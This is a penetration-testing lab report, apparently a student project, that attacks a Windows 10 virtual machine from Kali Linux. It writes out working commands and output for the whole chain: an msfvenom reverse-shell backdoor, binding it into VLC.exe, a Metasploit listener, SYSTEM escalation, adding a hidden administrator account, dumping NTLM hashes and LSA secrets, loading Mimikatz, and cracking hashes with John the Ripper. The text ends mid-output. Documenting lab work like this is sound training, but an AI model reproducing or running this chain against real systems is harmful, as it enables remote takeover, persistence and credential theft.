

Penetration Testing on Windows Operating System

Shameer Basha Shaik

Requirement:

- Kali Linux**
- Windows:- 10**

Objective:

In this project we are going to check vulnerabilities in windows and if found, exploiting those vulnerabilities. If we don't find vulnerabilities then we check how installing software from an unauthorised source on the internet can cause harm to your system and make your system vulnerable to hack.

Footprinting & Scanning:

- ♦ Know the Network Topology

We identified our machines were on the same subnet and confirmed networking mode in VMware was set to **NAT Adapter**. This allows direct IP communication.



The below screenshots show that ip of kali→ attacker is 192.168.184.129 and also that both the attacker and the victim are set to same network adapters.

```

4-bit (3)  [sudo] password for kali:
4-bit (4)  [root@kali) ~]
10 x64
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.184.129 netmask 255.255.255.0 broadcast 192.168.184.255
      inet6 fe80::a22d:83f:daec prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:1d:3a:dd txqueuelen 1000 (Ethernet)
          RX packets 63349 bytes 80753938 (77.0 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16330 bytes 3013370 (2.8 MiB)
          TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 82 bytes 9326 (9.1 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 82 bytes 9326 (9.1 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```



♦ Identify the Target Machine

Used netdiscover cmd and got to know the ip address of the target Windows 10 system.

netdiscover -r 192.168.184.0/24 → used to know ip and mac address of vm windows 10.



| Currently scanning: Finished! Screen View: Unique Hosts | | | | | |
|---|-------------------|-------|-----|-----------------------|--|
| 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240 | | | | | |
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname | |
| 192.168.184.1 | 00:50:56:c0:00:08 | 1 | 60 | VMware, Inc. | |
| 192.168.184.2 | 00:50:56:f6:10:88 | 1 | 60 | VMware, Inc. | |
| 192.168.184.134 | 00:0c:29:47:35:9a | 1 | 60 | VMware, Inc. | |
| 192.168.184.254 | 00:50:56:f1:51:83 | 1 | 60 | VMware, Inc. | |

♦ Get IP & MAC Address

From netdiscover:

Ip address → 192.168.184.134


Mac address → 00:0c:29:47:35:9a

♦ Intense Scan of Target

nmap -T4 -A -v 192.168.184.134

Performed an aggressive scan to identify open ports and services. Found typical closed port behavior, indicating no remote service vulnerabilities.

But nothing seemed to be useful from the scan, nothing important to understand exploit or vulnerability. So let us drop a payload manually.



```
# nmap -T4 -v -A 192.168.184.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:54 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating ARP Ping Scan at 11:54
Scanning 192.168.184.134 [1 port]
Completed ARP Ping Scan at 11:54, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:54
Completed Parallel DNS resolution of 1 host. at 11:54, 0.05s elapsed
Initiating SYN Stealth Scan at 11:54
Scanning 192.168.184.134 [1000 ports]
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.00% done; ETC: 11:55 (0:00:14 remaining)
Completed SYN Stealth Scan at 11:55, 21.11s elapsed (1000 total ports)
Initiating Service scan at 11:55
Initiating OS detection (try #1) against 192.168.184.134
Retrying OS detection (try #2) against 192.168.184.134
```

♦ Check for Firewall & Bypass

Got to know from the nmap scanning that there exist firewalls, we shall bypass these security provisions in future

Exploitation & Access

♦ Create Backdoor with `msfvenom`

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.184.129 LPORT=8080 -f
exe -o backdoor.exe
```

```

root@kali: ~
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali: ~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.184.129 LPORT=8080 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

[root@kali: ~]
# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

```

msfvenom

- **Why Used:** To generate a custom payload that creates a reverse TCP connection from the victim to the attacker.
- **What It Did:** Produced **backdoor .exe**, an executable that initiates a Meterpreter session back to Kali (**LHOST=192.168.184.129, LPORT=8080**).

◆ Simulate Binding with Software

Binding could use:


```
msfvenom -x VLC.exe -p windows/meterpreter/reverse_tcp LHOST=... -f exe -o fused.exe
```


msfconsole + exploit/multi/handler

- **Why Used:** To listen for incoming connections from the victim after payload execution.
- **What It Did:** Handled the reverse TCP session and provided an interactive Meterpreter shell once the payload was run.

◆ Send to Victim

Payload manually transferred to Windows via shared folder, simulating social engineering or USB drop.





♦ Set Up Listener in Kali

The following cmds are run:

- msfconsole
 - use exploit/multi/handler
 - set payload windows/meterpreter/reverse_tcp
 - set LHOST 192.168.184.129
 - set LPORT 8080
 - exploit

Here we have used metasploit framework to understand the payload and drop it to the listener on 8080 and opening a session using meterpreter exploit.

◆ Gain SYSTEM Privileges

getsystem

```
[+] Not running as SYSTEM, executing as SYSTEM
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation)
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials


meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
```

getsystem

- **Why Used:** To escalate privileges to SYSTEM inside Meterpreter.
- **What It Did:** Successfully used Named Pipe Impersonation to achieve the highest local privilege, unlocking deeper post-exploitation capabilities.

♦ Create Persistent Access

- net user shameer_admin /add
- net localgroup administrators shameer_admin /add



The screenshot shows a Windows 10 x64 terminal window with a dark theme. The command prompt is running as root. The user runs the following commands:

```
root@kali:~# net user shameer_admin /add
net user shameer_admin /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators shameer_admin /add
net localgroup administrators shameer_admin /add
System error 1376 has occurred.

The specified local group does not exist.

C:\Windows\system32>net localgroup administrators shameer_admin /add
net localgroup administrators shameer_admin /add
The command completed successfully.
```

Created a persistent local admin account called `shameer_admin` for privileged access without using the original payload again.

net user + net localgroup

- **Why Used:** To manually create a local user and add it to the administrators group.
- **What It Did:** Established persistence by creating `shameer_admin` with admin rights for re-entry without the original payload.

Post-Exploitation

♦ Extract OS, BIOS, Disk, and Motherboard Info

Cmds are:

- systeminfo
- wmic bios get serialnumber
- wmic diskdrive get model
- wmic baseboard get product, manufacturer

Findings:

- **OS Name:** Windows 10 Pro (Build 19045)
 - **BIOS Serial:** VMware-56 4d 25 3b...
 - **Disk Model:** VMware Virtual NVMe Disk
 - **Motherboard:** Intel 440BX Desktop Reference Platform

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help || Library X
type here to search
My Computer
  - kali-linux-2024.4
  - KaliTrix
  - Blue
  - Academy
  - kali-linux-2025.2
  - Ubuntu 64-bit (3)
  - Ubuntu 64-bit (4)
  - Windows 10 x64
File Actions Edit View Help
root@kali: ~  root@kali: ~  root@kali: ~
Interface 3
Name      : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:47:35:9a
MTU       : 1500
IPv4 Address : 192.168.184.134
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ae3d:9f54:4b0f:68d2
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

sysinfo

- **Why Used:** To gather basic information about the target OS and architecture.
 - **What It Did:** Revealed Windows version, system architecture (x64), hostname, and logged-in users.

whoami

- **Why Used:** To confirm the session's current user and privilege level.
 - **What It Did:** Showed the active user (`DESKTOP-CJAVKK9\shame`), verifying session scope.

```
C:\Users\shame\Downloads>whoami  
whoami  
desktop-cjavkk9\shame
```

ipconfig

- **Why Used:** To identify the target's IP address and network interfaces.
 - **What It Did:** Confirmed the victim's local IP (**192.168.184.134**) and network configuration.

systeminfo,wmic bios,wmic diskdrive,wmic baseboard

- **Why Used:** To gather detailed hardware and OS data.
 - **What It Did:** Provided BIOS serial number, disk model, motherboard type, and OS build — useful for targeted attacks or profiling.

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library X Type here to search

My Computer

- kali-linux-2024.4-vmw
- Kioptrix
- Blue
- Academy
- kali-linux-2025.2-vmw
- Ubuntu 64-bit (3)
- Ubuntu 64-bit (4)
- Windows 10 x64

Home X kali-linux-2025.2-vmware-a... X Windows 10 x64 X

File Actions Edit View Help

root@kali: ~ root@kali: ~ root@kali: ~

```
DHCP Server: 192.168.184.254
IP address(es)
[01]: 192.168.184.134
[02]: fe80::ae3d:9f54:4b0f:68d2
```

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

```
C:\Windows\system32>wmic bios get serialnumber
wmic bios get serialnumber
SerialNumber
VMware-56 4d 25 3b ba a0 44 c3-05 d3 78 2b de 47 35 9a

C:\Windows\system32>wmic diskdrive get model
wmic diskdrive get model
Model
VMware Virtual NVMe Disk

C:\Windows\system32>wmic baseboard get product, manufacturer
wmic baseboard get product, manufacturer
Manufacturer Product
Intel Corporation 440BX Desktop Reference Platform

C:\Windows\system32>run vnc
run vnc
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

9 26°C ENG 22:04
Light rain IN 02-07-2025

◆ Get NTLM Hashes & Secrets

Cmds are:

- hashdump
- lsa_dump_secrets



```
C:\Users\shame\Downloads>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
defaultuser10001:1003:aad3b435b51404eeaad3b435b51404ee:b60b4651a0b4edab203a8b1747e96a32 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
shame:1001:aad3b435b51404eeaad3b435b51404ee:1694ab4c781db374147fe0c516300544 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2c7372bfecd1224fbb01662f14875a96 :::
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[+] Dumping LSA secrets
Domain : DESKTOP-CJAVKK9
SysKey : b4c90c8a4b08be8dc72dc7af5b968627

Local name : DESKTOP-CJAVKK9 ( S-1-5-21-3591896442-1498698012-166729748 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : {c95677ea-adf9-a812-8c78-4b41dia2b372}
[00] {c95677ea-adf9-a812-8c78-4b41dia2b372} a40dba59b13fe626748b5b372b3c1baf4e81475476c407b5568395154216c7d

Secret : DefaultPassword
old/text: 8TL66P0OTJ1JPH

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 31 06 3c a4 77 60 18 2a 4c 08 97 78 95 a4 49 e8 ac fe 65 71 05 64 dd 67 79 b3 9a 8c 46 66
92 65 7b 9a 74 fa 10 f4 68 43
full: 31063ca47760182a4c08977895a449e8acfe65710564dd6779b39a8c466692657b9a74fa10f46843
m/r : 31063ca47760182a4c08977895a449e8acfe6571 / 0564dd6779b39a8c466692657b9a74fa10f46843
old/hex : 01 00 00 00 e7 24 9a 09 ba cf 98 98 f2 bc 37 f6 1a 99 53 89 9e ff e1 6f a7 d4 60 f9 35 c3 f5 a0 9c 48
71 21 39 77 9a a1 e5 c4 c8 65
full: e7249a09bacf9898f2bc37f61a9953899e0ffe16fa7d460f935c3f5a09c48712139779aa1e5c4c865
m/u: e7249a09bacf9898f2bc37f61a9953899e0ffe16f / a7d460f935c3f5a09c48712139779aa1e5c4c865

Secret : NL$KM
cur/hex : 0d a4 4f ef 8d cd 2a 11 48 62 c5 e7 cc 91 1b ca a4 e2 d3 0a 7c ea 56 c2 0 a4 48 ca 68 e2 f6 be 92 b3
65 02 39 fd 75 cd e2 89 04 8b da a3 f0 ea e3 ae 89 39 82 b2 63 8d 47 24 4b 4d 06 01 ff 07
old/hex : 0d a4 4f ef 8d cd 2a 11 48 62 c5 e7 cc 91 1b ca a4 e2 d3 0a 7c ea 56 c2 0 a4 48 ca 68 e2 f6 be 92 b3
```

Findings:

- NTLM hashes for 6 accounts including shame and Administrator
- Secret: DefaultPassword = 8TL66P0OTJ1JPH
- DPAPI and NL\$KM system secrets for encrypted credential handling

hashdump

- **Why Used:** To extract NTLM password hashes from the SAM database.
- **What It Did:** Provided encrypted hashes for multiple local users, used later for cracking.

lsa_dump_secrets

- **Why Used: To retrieve secrets from the Windows Local Security Authority.**
- **What It Did: Revealed plaintext default password (8TL66P0OTJ1JPH), SysKey, DPAPI keys.**

◆ Load Kiwi & Grab Credentials

Cmds are:

- load kiwi
- creds_all

```
meterpreter > loadkiwi
[-] Unknown command: loadkiwi. Run the help command for more details.
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.2.0 20191125 (x86/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > ls
```

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
```

load kiwi + creds_all

- **Why Used:** To load Mimikatz-like functionality and extract credentials.
- **What It Did:** Retrieved tokens, stored credentials, and confirmed SYSTEM-level access.

◆ Crack Hashes with John the Ripper

Ccmds are:

- nano hashes.txt # Save hashes
- john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer

- kali-linux-2024.4-vmw...
- Kioptrix
- Blue
- Academy
- kali-linux-2025.2-vmw...**
- Ubuntu 64-bit (3)
- Ubuntu 64-bit (4)
- Windows 10 x64

Home kali-linux-2025.2-vmware-amd64 Windows 10 x64

File Actions Edit View Help

root@kali: ~

```
(root@kali)-[~]
# nano hashes.txt

(root@kali)-[~]
# nano hashes.txt

(root@kali)-[~]
# john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

(root@kali)-[~]
# ls /usr/share/wordlists
ls: cannot access '/usr/share/wordlists': No such file or directory

(root@kali)-[~]
# ls /usr/share/wordlists
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt.gz wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

(root@kali)-[~]
# gzip -d /usr/share/wordlists/rockyou.txt.gz
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

9 27°C ENG 21:46
Light rain IN 04-07-2025

```
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt.gz wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wfuzz
wpscan
u 64-bit (3)
